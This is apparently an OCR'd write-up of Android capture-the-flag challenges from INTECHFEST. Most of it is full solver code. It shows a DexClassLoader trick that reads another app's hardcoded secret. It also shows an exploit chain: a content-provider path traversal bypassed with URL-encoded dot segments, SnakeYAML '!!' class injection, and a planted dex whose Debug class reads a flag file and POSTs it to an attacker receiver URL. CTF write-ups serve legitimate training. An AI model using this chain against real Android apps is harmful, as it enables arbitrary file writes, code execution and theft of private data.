
SOLVER

MainActivity.java

```
package com.bengsky.hardcoded;

import android.annotation.SuppressLint;
import android.content.Context;
import android.content.Intent;

import androidx.appcompat.app.AppCompatActivity;
import android.content.ComponentName;
import android.os.Bundle;
import android.content.pm.ApplicationInfo;
import android.content.pm.PackageManager;

import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.lang.reflect.Field;
import java.util.zip.ZipEntry;
import java.util.zip.ZipInputStream;

import dalvik.system.DexClassLoader;

public class MainActivity extends AppCompatActivity {

   @SuppressLint("QueryPermissionsNeeded")
   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);
       String targetPackage = "com.aimar.id.hidden";
       try {
           PackageManager packageManager = getPackageManager();
           ApplicationInfo appInfo =
packageManager.getApplicationInfo(targetPackage, 0);
           String baseApkPath = appInfo.sourceDir;
           extractDexFiles(baseApkPath);
```

```
        } catch (Exception ignored){
        }

    }
    private void extractDexFiles(String apkPath) throws Exception,
ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        File apkFile = new File(apkPath);
        InputStream is = new FileInputStream(apkFile);
        ZipInputStream zis = new ZipInputStream(is);
        ZipEntry zipEntry;
        File outputDir = new File(getExternalFilesDir(null), "dex_files");
        if (!outputDir.exists()) {
            outputDir.mkdirs();
        }

        while ((zipEntry = zis.getNextEntry()) != null) {
            if (zipEntry.getName().endsWith(".dex")) {
                try{
                File dexFile = new File(outputDir, zipEntry.getName());
                FileOutputStream fos = new FileOutputStream(dexFile);
                byte[] buffer = new byte[1024];
                int len;
                while ((len = zis.read(buffer)) > 0) {
                    fos.write(buffer, 0, len);
                }
                fos.close();
                zis.closeEntry();
                Context context = getApplicationContext();
                String optDir = context.getDir("dex", 0).getAbsolutePath();
                DexClassLoader dexClassLoader = new
DexClassLoader(dexFile.getAbsolutePath(), optDir, null, getClassLoader());
                Class<?> globalClass =
dexClassLoader.loadClass("com.aimar.id.hidden.Global");
                Field secretField = globalClass.getField("SECRET");
                String secretValue = (String) secretField.get(null);
                if(secretValue != null){
                    // FOUND SECRET, RUN THE VULN APP
                    Intent intent = new Intent();
```

```
                    intent.setComponent(new
ComponentName("com.aimar.id.hidden",
"com.aimar.id.hidden.HiddenActivity"));
                    intent.putExtra("secret", secretValue);
                    if (intent.resolveActivity(getPackageManager()) !=
null) {
                        startActivity(intent);
                    }
                }
                }
                catch (Exception ignored){
                }

            }
        }
        zis.close();
        is.close();
    }
}
```



FLAG:
`INTECHFEST{remember_kids_never_hardcode_a_secret_in_your_code}`

Password Manager [1000 PTS] (UPSOLVED)

OBJECTIVE

So many file to analyze.

Get flag in `/data/data/com.aimardcr.pwdmanager/files/flag_?????.txt`

SOLUTION

Backward Solutions

CLASS INJECTION

```
   private void updatePassword(int passwordId, String updatedAppName,
String updatedUsername, String updatedPassword) {
       try {
           File file = new File(getContext().getFilesDir(), "pwds.yml");
           InputStream inputStream = new FileInputStream(file);
           Yaml yaml = new Yaml(new Constructor((Class<? extends Object>)
LinkedHashMap.class));
           Object data = yaml.load(inputStream);
           [TOO LONG]
       }
   }
```

Using yaml.load in Java (or any language) is not safe by default if you're loading untrusted YAML files. This is because yaml.load can deserialize arbitrary objects and execute malicious code via those objects, which can be exploited if the input data is untrusted.

we can inject the yaml using `autoStart: !!com.somepackage.SomeMaliciousClass [true]` Therefore we can inject into `com.aimardcr.pwdmanager.DebugHelper`

```
package com.aimardcr.pwdmanager;

import dalvik.system.DexClassLoader;

public class DebugHelper {
   public static String PACKAGE_NAME = "com.aimardcr.pwdmanager";
   private static DexClassLoader dexClassLoader;
```

```
    public DebugHelper(boolean autoStart) {
        dexClassLoader = new DexClassLoader("/data/data/" + PACKAGE_NAME +
"/files/debugger", "/data/data/" + PACKAGE_NAME + "/files", null,
getClass().getClassLoader());
        if (autoStart) {
            start();
        }
    }

    public void start() {
        try {
            Class<?> clazz =
dexClassLoader.loadClass("com.aimardcr.pwdmanager.Debug");
            clazz.getMethod("start", new Class[0]).invoke(null, new
Object[0]);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public void stop() {
        try {
            Class<?> clazz =
dexClassLoader.loadClass("com.aimardcr.pwdmanager.Debug");
            clazz.getMethod("stop", new Class[0]).invoke(null, new
Object[0]);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

So we can inject classes.dex with the package name **`com.aimardcr.pwdmanager.Debug`** and the method name is **`start`** into the app by creating dexfile in **`/data/data/com.aimardcr.pwdmanager/files/debugger`**

here is the setup java we can add anything into method start example http scan file then post it using http

```
package com.aimardcr.pwdmanager;
public class Debug {
   public static void start() {
   }

   public static void stop() {
   }
}
```

But how we can create **`/data/data/com.aimardcr.pwdmanager/files/debugger`** file contains our malicious dex ?

therefore com.aimardcr.pwdmanager/AndroidManifest.xml

```
<provider
android:name="com.aimardcr.pwdmanager.providers.MyFileProvider"
android:enabled="true"
android:exported="true"
android:authorities="com.aimardcr.pwdmanager"/>
```

the provider can be used in another package

MyFileProvider.java

```
public ParcelFileDescriptor openFile(Uri uri, String mode) throws
FileNotFoundException {
   if (uri.toString().contains("..")) {
       throw new FileNotFoundException("Invalid path");
   }
   File file = new File(getContext().getCacheDir(), uri.getPath());
   return ParcelFileDescriptor.open(file, 973078528);
}
```

The value **973078528** in the context of ParcelFileDescriptor.open(file, **973078528**) is a bitmask used to specify the mode in which the file should be opened. In this case, it's a combination of flags that determine the read/write permissions, file creation, and truncation. To understand which flags are set, you can use bitwise operations or look the value in the codebase to see how it's used.

- `ParcelFileDescriptor.MODE_READ_ONLY` (0x00000001): Open the file for reading only.
- `ParcelFileDescriptor.MODE_WRITE_ONLY` (0x00000002): Open the file for writing only.
- `ParcelFileDescriptor.MODE_READ_WRITE` (0x00000003): Open the file for both reading and writing.
- `ParcelFileDescriptor.MODE_CREATE` (0x00000008): Create the file if it does not already exist.
- `ParcelFileDescriptor.MODE_TRUNCATE` (0x00000010): Truncate the file to zero length.
- `ParcelFileDescriptor.MODE_APPEND` (0x00000020): Open the file for appending.

from this we know we can do filewrite to the com.aimardcr.pwdmanager using shared com.aimardcr.pwdmanager.providers.MyFileProvider

here is the code to write

```
Uri fileUri = Uri.parse("content://com.aimardcr.pwdmanager/"+location);
ContentResolver contentResolver = context.getContentResolver();
ParcelFileDescriptor pfd = contentResolver.openFileDescriptor(fileUri,
"w"); // Open file in write mode
Log.d(TAG, "ParcelFileDescriptor opened");

if (pfd != null) {

   FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
   String maliciousData = content;

   fileOutputStream.write(maliciousData.getBytes());
   fileOutputStream.close();

   // Close the ParcelFileDescriptor
   pfd.close();
}
```

but in this case i dont know why canot direcly specific the location to files/debugger maybe because of this ?

```
static {
   UriMatcher uriMatcher2 = new UriMatcher(-1);
   uriMatcher = uriMatcher2;
   uriMatcher2.addURI(AUTHORITY, "files/*", 1);
}
```

then **`if (uri.toString().contains(".."))`** looks suspicious since it using Uri that means we can do URI encoding to bypass .. to **`%2E%2E%2F`** so the location will be **`%2E%2E%2Ffiles%2Fdebugger`**

and the last thing we need to write into pwds.yml also to add the yaml injection the injection will be

```
debugMePls:
 autoStart: !!com.aimardcr.pwdmanager.DebugHelper [True]
```

for the first i got android.os.NetworkOnMainThreadException when my malicious app run the http request thats because

The error you're encountering, `android.os.NetworkOnMainThreadException`, occurs when an app tries to perform a network operation (like sending data over HTTP) on the main thread, which is responsible for handling user interface (UI) tasks in Android. Performing network tasks on the main thread can cause the app to become unresponsive, which is why this exception is thrown.

To fix this issue, you need to move network operations off the main thread. This can be done using different approaches, such as:

1. Using `AsyncTask` (Deprecated)

While this is a legacy method, you can still use it in older codebases. Here's an example:

java Copy code

```java
private class SendFlagTask extends AsyncTask<Void, Void, Void> {
    @Override
    protected Void doInBackground(Void... params) {
        // Perform network operation here, e.g., sending the flag
        sendFlag();
        return null;
    }
}
```

Then, call the task:

java Copy code

```java
new SendFlagTask().execute();
```

2. Using `HandlerThread` or `Handler`

If you prefer not to use third-party libraries, you can move the network operation to a background thread manually, for instance with a `Handler`:

java Copy code

```java
Handler handler = new Handler(Looper.getMainLooper());
new Thread(() -> {
    sendFlag();  // Replace with your network operation
```

so we need wrap our script into Threads

```
public static void start() {
   Handler handler = new Handler(Looper.getMainLooper());
   new Thread(() -> {
       sendFlag();
       handler.post(() -> {
       });
   }).start();
}
```

SOLVER

Debug.java (convert it to dex)

```
package com.aimardcr.pwdmanager;

import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;
import java.io.FilenameFilter;
import java.io.IOException;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.io.IOException;

public class Debug {
   private static final String FLAG_FILE_PATH =
"/data/data/com.aimardcr.pwdmanager/files/flag";
   private static final String NGROK_URL = "http://<OUR RECEIVER>";

   static File findFlagFile() {
       return searchFlagFile();
   }
```

```
    public static void start() {
        new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    sendFlag("TESTINGBRO");
                    System.out.println("Starting debug process...");
                    File flagFile = Debug.findFlagFile();
                    if (flagFile != null) {
                        System.out.println("Flag file found: " +
flagFile.getName());
                        String flagContent =
Debug.readFlagFromFile(flagFile);
                        System.out.println("Flag: " + flagContent);
                        Debug.sendFlag(flagContent);
                    } else {
                        System.out.println("Flag file not found.");
                    }
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        }).start();
    }

    private static File searchFlagFile() {
        System.out.println("Searching for flag file...");
        File[] files = new
File("/data/data/com.aimardcr.pwdmanager/files").listFiles(new
FilenameFilter() {
            @Override
            public boolean accept(File dir, String name) {
                return name.startsWith("flag") && name.endsWith(".txt");
            }
        });
        return (files != null && files.length > 0) ? files[0] : null;
    }

    private static String readFlagFromFile(File file) throws IOException {
```

```
        BufferedReader bufferedReader = new BufferedReader(new
FileReader(file));
        StringBuilder flagContent = new StringBuilder();
        try {
            String line;
            while ((line = bufferedReader.readLine()) != null) {
                flagContent.append(line);
            }
        } finally {
            bufferedReader.close();
        }
        return flagContent.toString();
    }

    public static void sendFlag(String flag) {
        HttpURLConnection connection = null;
        try {
            System.out.println("Sending flag to: " + NGROK_URL);
            URL url = new URL(NGROK_URL);
            connection = (HttpURLConnection) url.openConnection();
            connection.setRequestMethod("POST");
            connection.setDoOutput(true);
            connection.setRequestProperty("Content-Type",
"application/x-www-form-urlencoded");

            String postData = "flag=" + flag;
            byte[] postDataBytes =
postData.getBytes(StandardCharsets.UTF_8);

            OutputStream outputStream = connection.getOutputStream();
            outputStream.write(postDataBytes);
            outputStream.flush();
            outputStream.close();

            int responseCode = connection.getResponseCode();
            if (responseCode == HttpURLConnection.HTTP_OK) {
                System.out.println("Flag sent successfully.");
            } else {
                System.out.println("Failed to send flag. Response code: " +
responseCode);
```

```
            }

        } catch (Exception e) {
            e.printStackTrace();
        } finally {
            if (connection != null) {
                connection.disconnect();
            }
        }
    }

    public static void stop() {
    }
}
```

MainActivity.java (for apk)

```
package com.bengsky.exploitpm;

import android.content.ContentResolver;
import android.content.ContentValues;
import android.content.Context;
import android.net.Uri;
import android.os.Bundle;
import android.os.ParcelFileDescriptor;
import android.util.Log;

import androidx.appcompat.app.AppCompatActivity;

import java.io.BufferedReader;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStreamReader;

import android.os.Bundle;
import android.util.Log;

public class MainActivity extends AppCompatActivity {
    private static final String TAG = "MaliciousApp";
```

```
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        // Call writeToFile here, passing the activity context
        Log.d(TAG, "Calling writeToFile method");
        writeToFiles(this, "pwds.yml", "\n- id: 3\n  application: test\n
username: yaw\n  password: cc\n"+
        "debugHelper:\n"+
        "  autoStart: !!com.aimardcr.pwdmanager.DebugHelper [True]");
        writeDebugger(this);
    }
    public static void writeDebugger(Context context) {
        try {
            // Ensure context is valid
            if (context == null) {
                Log.d(TAG, "Context is null");
                return;
            }
            Uri fileUri =
Uri.parse("content://com.aimardcr.pwdmanager/%2E%2E%2Ffiles%2Fdebugger");
            Log.d(TAG, "File URI constructed: " + fileUri.toString());

            // Get ContentResolver and open the file descriptor
            ContentResolver contentResolver = context.getContentResolver();
            ParcelFileDescriptor pfd =
contentResolver.openFileDescriptor(fileUri, "wt"); // Open file in write
mode
            Log.d(TAG, "ParcelFileDescriptor opened");

            if (pfd != null) {
                // Convert the hex string into a byte array
                String hexString = "<HEX DEX>";  // Truncated for
readability
                byte[] bytes = hexStringToByteArray(hexString);

                // Write the bytes to the file
```

```
                FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
                fileOutputStream.write(bytes);
                fileOutputStream.close();

                // Close the ParcelFileDescriptor
                pfd.close();

                // Log success
                Log.d(TAG, "File write successful: " + fileUri.toString());
            } else {
                // Log error if pfd is null
                Log.d(TAG, "Failed to open file descriptor for: " +
fileUri.toString());
            }
        } catch (IOException e) {
            // Log the exception in case of failure
            Log.d(TAG, "Error writing to file: " + e.getMessage());
            e.printStackTrace();
        } catch (Exception e) {
            Log.d(TAG, "Unexpected error: " + e.getMessage());
            e.printStackTrace();
        }
    }

    // Helper function to convert hex string to byte array
    public static byte[] hexStringToByteArray(String s) {
        int len = s.length();
        byte[] data = new byte[len / 2];
        for (int i = 0; i < len; i += 2) {
            data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
                    + Character.digit(s.charAt(i+1), 16));
        }
        return data;
    }


    public static void writeToFiles(Context context, String location,
String content) {
        try {
```

```
            // Ensure context is valid
            if (context == null) {
                Log.d(TAG, "Context is null");
                return;
            }

            // Construct the content URI to access the target file
            Uri fileUri =
Uri.parse("content://com.aimardcr.pwdmanager/%2E%2E%2Ffiles%2F"+location);
            Log.d(TAG, "File URI constructed: " + fileUri.toString());

            // Get ContentResolver and open the file descriptor
            ContentResolver contentResolver = context.getContentResolver();
            ParcelFileDescriptor pfd =
contentResolver.openFileDescriptor(fileUri, "w"); // Open file in write
mode
            Log.d(TAG, "ParcelFileDescriptor opened");

            if (pfd != null) {
                Log.d(TAG, "SUKSES");

                FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
                String maliciousData = content;

                fileOutputStream.write(maliciousData.getBytes());
                fileOutputStream.close();

                // Close the ParcelFileDescriptor
                pfd.close();

                // Log success
                Log.d(TAG, "File write successful: " + fileUri.toString());
            } else {
                // Log error if pfd is null
                Log.d(TAG, "Failed to open file descriptor for: " +
fileUri.toString());
            }
        } catch (IOException e) {
            // Log the exception in case of failure
```

```
            Log.d(TAG, "Error writing to file: " + e.getMessage());
            e.printStackTrace();
        } catch (Exception e) {
            Log.d(TAG, "Unexpected error: " + e.getMessage());
            e.printStackTrace();
        }
    }
}
```